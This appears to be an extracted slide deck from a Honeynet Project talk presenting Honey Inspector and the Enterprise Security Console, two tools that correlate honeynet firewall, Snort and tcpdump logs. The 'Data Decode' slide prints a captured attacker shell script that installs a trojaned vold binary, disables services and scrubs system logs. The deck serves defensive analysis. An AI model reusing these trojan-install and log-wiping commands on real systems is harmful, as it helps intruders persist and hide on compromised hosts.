

The Honeyynet

P R O J E C T

Honey Inspector

Mike Clark

Honeyynet Project

Honeynet Inspector

- Background

What is it?

- Set of Perl CGI Scripts
- Firewall/IDS Logs
- MySQL IDS

How it Works

- Fisq script imports firewall logs
- IDS(Snort) logs to the DB
- IDS(Snort) also records traffic in pcap format
- Inspector drills down using all of these

Inspector High Level

- Shows connections and drill down options
- 4 methods of alerting
 - Packet Count
 - Connection size (byte)
 - IDS(Snort) alerts
 - Inbound/Outbound

Drilling Down

- Connection View
- Arin/whois/dig lookup
- Snort alerts
- p0f
- Plugins

Plugins

- Honey Extractor
- IRC View

Advantages

- Quick
- Easily extendable
- High chance of detecting activity
- Web based

Disadvantages

- Not scalable
- Not very nice looking

Future

- Perl module
- Nicer interface
- Graphing
- Customizable Report Engine

Questions?

The Honeyynet

P R O J E C T

Enterprise Security Console

Jeff Dell

Activeworx, Inc.

Speaker

- Jeff Dell, Florida HoneyNet Project
 - Florida HoneyNet: Responsible Network Forensics
 - HoneyNet Alliance: Central Database

Problem

- How do we look at different datasets from different data sources and correlate the information?



1st Problem

The Data

FW Logs

```
Jan  8 00:40:47 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=61.216.4.160 DST=10.1.1.105 LEN=48 TOS=0x00 PREC=0x00 TTL=119 ID=38460 DF PROTO=TCP SPT=61216 DPT=139 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.101 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40575 DF PROTO=TCP SPT=4419 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.103 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40581 DF PROTO=TCP SPT=4421 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.104 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40582 DF PROTO=TCP SPT=4422 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.105 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40584 DF PROTO=TCP SPT=4423 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.101 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40595 DF PROTO=TCP SPT=4419 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
Jan  8 00:47:42 laptop kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=vmnet1 SRC=64.83.45.92 DST=10.1.1.104 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=40599 DF PROTO=TCP SPT=4422 DPT=1433 WINDOW=16384 RES=0x00 SYN URGP=0
```

16,51 2%

Snort Logs

```
[**] [1:402:4] ICMP Destination Unreachable (Port Unreachable) [**]
[Classification: Misc activity] [Priority: 3]
01/07-01:09:59.934936 10.1.1.101 -> 152.36.76.106
ICMP TTL:255 TOS:0xC0 ID:33876 IpLen:20 DgmLen:106
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
152.36.76.106:1029 -> 10.1.1.101:137
UDP TTL:117 TOS:0x0 ID:63703 IpLen:20 DgmLen:78
Len: 58
** END OF DUMP

[**] [1:402:4] ICMP Destination Unreachable (Port Unreachable) [**]
[Classification: Misc activity] [Priority: 3]
01/07-01:10:00.232824 10.1.1.103 -> 152.36.76.106
ICMP TTL:255 TOS:0x0 ID:43097 IpLen:20 DgmLen:106 DF
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
152.36.76.106:1029 -> 10.1.1.103:137
UDP TTL:117 TOS:0x0 ID:64215 IpLen:20 DgmLen:78
Len: 58
** END OF DUMP

[**] [1:402:4] ICMP Destination Unreachable (Port Unreachable) [**]
[Classification: Misc activity] [Priority: 3]
01/07-01:10:00.386448 10.1.1.104 -> 152.36.76.106
ICMP TTL:255 TOS:0x0 ID:47801 IpLen:20 DgmLen:56
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
152.36.76.106:1029 -> 10.1.1.104:137
UDP TTL:117 TOS:0x0 ID:64471 IpLen:20 DgmLen:58
Len: 58
** END OF DUMP
```

TCPDump

```

01/19-21:34:12.154941 0:50:56:CA:1:20 -> FF:FF:FF:FF:FF:FF type:0x800 len:0xFA
10.1.1.105:138 -> 10.1.1.255:138 UDP TTL:128 TOS:0x0 ID:2440 IpLen:20 DgmLen:236

Len: 208
11 02 85 79 0A 01 01 69 00 8A 00 C2 00 00 20 46   ...y...i..... F
48 45 4A 45 4D 45 4D 45 4A 45 42 45 4E 43 41 43   HEJEMEMEJEBENCAC
41 43 41 43 41 43 41 43 41 43 41 43 41 41 41 00   ACACACACACACAAA.
20 41 42 41 43 46 50 46 50 45 4E 46 44 45 43 46   ABACFPFPENFDECF
43 45 50 46 48 46 44 45 46 46 50 46 50 41 43 41   CEPFHFDFFFPFACA
42 00 FF 53 4D 42 25 00 00 00 00 00 00 00 00 00   B..SMB%.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     .....
00 00 11 00 00 28 00 00 00 00 00 00 00 00 00 E8   .....<.....
03 00 00 00 00 00 00 00 28 00 56 00 03 00 01     .....<.U....
00 01 00 02 00 39 00 5C 4D 41 49 4C 53 4C 4F 54   .....9.\MAILSLOT
5C 42 52 4F 57 53 45 00 0C 00 A0 BB 0D 00 4D 53   \BROWSE.....MS
48 4F 4D 45 00 00 00 00 00 00 00 00 01 00 03 0A   HOME.....
00 10 00 80 B4 FE 14 01 57 49 4C 4C 49 41 4D 00   .....WILLIAM.

+++++

01/19-21:43:01.018061 0:50:56:CA:1:20 -> FF:FF:FF:FF:FF:FF type:0x800 len:0x5C
10.1.1.105:137 -> 10.1.1.255:137 UDP TTL:128 TOS:0x0 ID:2441 IpLen:20 DgmLen:78
Len: 50
85 7B 01 10 00 01 00 00 00 00 00 20 45 4E 46   .<..... ENF
44 45 49 45 50 45 4E 45 46 43 41 43 41 43 41 43   DEIEPENEFACACAC
41 43 41 43 41 43 41 43 41 43 41 42 4C 00 00 20   ACACACACACABL..
00 01
..

+++++

01/19-21:43:01.761379 0:50:56:CA:1:20 -> FF:FF:FF:FF:FF:FF type:0x800 len:0x5C
10.1.1.105:137 -> 10.1.1.255:137 UDP TTL:128 TOS:0x0 ID:2442 IpLen:20 DgmLen:78
Len: 50
85 7B 01 10 00 01 00 00 00 00 00 20 45 4E 46   .<..... ENF
44 45 49 45 50 45 4E 45 46 43 41 43 41 43 41 43   DEIEPENEFACACAC
41 43 41 43 41 43 41 43 41 43 41 42 4C 00 00 20   ACACACACACABL..
00 01
..
    
```

2nd Problem

Data Sources

Different Data Sources



DMZ Firewalls



DMZ Syslog



DMZ TCPDump



External IDS



Internal IDS




Internal Syslog

Solution

- Centralizing Honeynet Data
- Enterprise Security Console to view data

Data Centralization



What Next?




Enterprise Security Console

- Advantages
 - Easy to View Data
 - Very flexible and powerful GUI
 - Strong Data Correlation Capabilities
 - Built with Honeynets in mind
- Disadvantages
 - Windows 2000/XP Only


Enterprise Security Console

- Console to view Databases
 - Fully Database Driven
 - Supports multiple ESC Databases
 - Supports multiple Data Databases



Types of Data

- Firewall Logs
- Snort IDS Logs
- TCPDump Logs
- Syslog
- Prelude (Hybrid IDS)
- Others...



Easy to View Data

The screenshot displays the Enterprise Security Console interface, which is divided into several functional panels:

- Views Panel (Left):** A vertical sidebar with icons for Firewall, IDS, TCPDump, Administration, and Resources.
- TCPDump Panel (Top Middle):** A table listing network events with columns for Event ID, TimeStamp, Src IP, and Src Port. The table includes a search bar and a group-by header.
- Firewall Panel (Top Right):** A donut chart titled "Firewall Top 10 Destination Port's" showing the distribution of traffic to various ports. A legend on the right lists the ports and their counts.
- IDS View Panel (Bottom):** A table of intrusion detection events with columns for Event Name, Sensor, First Event, Last Event, and Count. The table lists various security alerts such as "ATTACK-RESPONSES id check returned userid" and "SCAN SOCKS Proxy attempt".


At the bottom of the console, there is a status bar showing "Filter: No Filter", "User: admin", and "local".

Port	Count
137	256
1433	247
139	201
445	149
80	46
25	21
21	12
7	7

Event Name	Sensor	First Event	Last Event	Count
ATTACK-RESPONSES id check returned userid	Kanga	19:52 01-08	00:05 01-09	6
ICMP Destination Unreachable (Port Unreachable)	Kanga	19:53 01-08	18:11 01-20	161
RPC portmap status request UDP	Kanga	04:29 01-09	04:29 01-09	3
RPC STATD UDP stat mon_name format string exploit attempt	Kanga	04:29 01-09	04:29 01-09	2
SCAN Proxy (8080) attempt	Kanga	19:57 01-08	23:29 01-19	9
SCAN SOCKS Proxy attempt	Kanga	19:57 01-08	04:25 01-20	11
SCAN Squid Proxy attempt	Kanga	19:57 01-08	23:29 01-19	21

Data Search Correlation

- Correlate between any the following data types:





Data Correlation (Cont)

- View Firewall Logs
 - Advantages
 - Easy
 - Fast
 - Have some interesting information
 - Disadvantages
 - Limited information

Event ID	Hostname	TimeStamp	Direction	Status	Protocol	Src Port	Dst IP	Dst Port
3:6191	roo-001a	04:29:24 01-20	Inbound	Permit	tcp	27104	10.1.1.104	3128
3:6190	roo-001a	04:29:20 01-20	Inbound	Permit	tcp	54543	10.1.1.104	8080
3:6189	roo-001a	04:29:17 01-20	Inbound	Permit	tcp	52831	10.1.1.104	80
3:6188	roo-001a	04:29:16 01-20	Inbound	Permit	tcp	12133	10.1.1.104	80

Data Correlation (Cont)

- View IDS Logs
 - Advantages
 - More interesting events
 - Alert on attacks
 - Disadvantages
 - Does not pick up all attacks
 - Only see a single packet

Event ID	P	Event Name	Protocol	Src IP	Src Port	Dst IP	Dst Port	Sensor	TimeStamp
1:1:150		SCAN Squid Proxy attempt	TCP	138.121.23.4	27104	10.1.1.104	3128	Kanga	23:29:24 01-19
1:1:149		SCAN Proxy (8080) attemp	TCP	138.121.23.4	54543	10.1.1.104	8080	Kanga	23:29:20 01-19

Data Correlation (Cont)

- TCPDump Logs
 - Advantages
 - All packets
 - Disadvantages
 - Lots of data

Event ID	TimeStamp	Protocol	Src IP	Src Port	Dst IP	Dst Port
2:1:24299	23:29:16 01-19	TCP	138.121.23.4	12133	10.1.1.104	80
2:1:24300	23:29:16 01-19	TCP	10.1.1.104	80	138.121.23.4	12133
2:1:24301	23:29:17 01-19	TCP	138.121.23.4	12133	10.1.1.104	80
2:1:24302	23:29:17 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24303	23:29:17 01-19	TCP	10.1.1.104	80	138.121.23.4	52831
2:1:24304	23:29:18 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24305	23:29:18 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24306	23:29:18 01-19	TCP	10.1.1.104	80	138.121.23.4	52831
2:1:24307	23:29:18 01-19	TCP	10.1.1.104	80	138.121.23.4	52831
2:1:24308	23:29:19 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24309	23:29:20 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24310	23:29:20 01-19	TCP	138.121.23.4	52831	10.1.1.104	80
2:1:24311	23:29:20 01-19	TCP	138.121.23.4	54543	10.1.1.104	8080
2:1:24312	23:29:20 01-19	TCP	10.1.1.104	8080	138.121.23.4	54543
2:1:24313	23:29:24 01-19	TCP	138.121.23.4	27104	10.1.1.104	3128
2:1:24314	23:29:24 01-19	TCP	10.1.1.104	3128	138.121.23.4	27104


Data Decode

- Full Packet Decode

Event ID	Payload
2:1:29546	<pre>#!/bin/sh PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/bin export PATH uname -algrep pc; if [\$? = 0] then mv /var/spool/lp/tmp/* /vold-pc /var/spool/lp/tmp/* /vold > /dev/null 2>&1 mv /tmp/vold-pc /tmp/vold > /dev/null 2>&1 fi chmod 755 /tmp/vold > /dev/nul</pre>
2:1:29548	<pre>l 2>&1 chmod 755 /var/spool/lp/tmp/* /vold > /dev/null 2>&1 touch -r /usr/sbin/vold /tmp/vold > /dev/null 2>&1 touch -r /usr/sbin/vold /var/spool/lp/tmp/* /vold > /dev/null 2>&1 kill -9 `ps -ef grep "/usr/sbin/vold" awk '{print \$2}'` > /dev/null 2>&1 mv /usr/sbin/vold /sbin/vod > /dev/null 2>&1; mv /tmp/vold /usr/sbin/vold > /dev/null 2>&1 mv /var/spool/lp/tmp/* /vold /usr/sbin/vold > /dev/null 2>&1 chown bin:sys /usr/sbin/vold > /dev/null 2>&1 /usr/sbin/vold > /dev/null 2>&1 & chmod 000 /usr/lib/dmi/snmpXdmid; chmod 000 /usr/lib/fts/cachefs/cachefs cat /etc/inetd.conf grep -v finger grep -v dtsp > 1 mv 1 /etc/inetd.conf kill -HUP `ps -ef grep 'inetd' awk '{print \$2}'` > /dev/null 2>&1 kill -9 `ps -ef grep 'hacker' awk '{print \$2}'` > /dev/null 2>&1 /etc/init.d/init.dmi stop > /dev/null 2>&1; sleep 10; cat /var/adm/messages grep -v cachefs grep -v snmp grep -v dmi grep -v hacker grep -v login grep -v inetd grep -v sendmail grep -v lp > 1 mv 1 /var/adm/messages rm -rf `grep root /etc/passwd bin/awk -F: '{print \$6}' head -1`.rhosts /tmp/st.sh /var/spool/lp/tmp/* > /dev/null 2>&1 mv /tmp/.cshrc /.cshrc > /dev/null 2>&1;</pre>

IRC Decode

- Full IRC PrivMsg Decode



The screenshot shows a window titled "Payload Decoder - 21 Packets (0 Hidden)". It contains a table with two columns: "Event ID" and "Payload". The table lists six IRC messages with their corresponding event IDs and payloads.

Event ID	Payload
2:1:5033	#_DiCaprio :kjdfsd nick bombonica
2:1:5451	#_DiCaprio :sedsdf456 nick HeRcULeS
2:1:5690	#_DiCaprio :!seen [_d__]
2:1:5698	#_DiCaprio :[_d__] (dica@165-227-79-156.client.dsl.net) was last seen quitting from #_dicaprio 5 hours, 49 minutes ago stating (Read error: EOF from client).
2:1:5857	#_DiCaprio :halasan nick king
2:1:5871	#_DiCaprio :bau-ma nick king

Packet Analysis

ATTACK-RESPONSES id check returned userid

Event Information | Src IP Info | Dst IP Info

Sensor Name : Kanga Interface : File Event ID : 1:1:52

Classification : bad-unknown Time : 00:05:00 01-09

Priority : 2 Revision: 4

IP Header

Version	Hdr Length	TOS	Length	ID	Flags	Offset	TTL	chksum
4	5	0	100	15956	0	0	64	59580
Source IP Address				Destination IP Address				
10.1.1.101				213.64.30.141				
Source Hostname				Destination Hostname				
Unable to resolve address				h141n1fls31o839.telia.com				
Options								

TCP Header

Src Port	Dst Port	Seq Num	Ack Number	Offset	Flags	Window	URP
443	1751	841307342	3021435162	8	***AP***	8576	0
Options							

Decoded Payload

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

Flexible/Powerful GUI

- Actions speak louder than words:

Future

- Increase functionality
 - Reporting
 - Passive Application Fingerprinting
 - Increase Search Capabilities
 - Extend Data Correlation Capabilities

Summary

- Enterprise Security Console open up Security Analysis and makes our jobs easier
- Uses existing databases

Questions?



More information:

- Web:
<http://www.activeworx.com>
- Email:
jdell@activeworx.com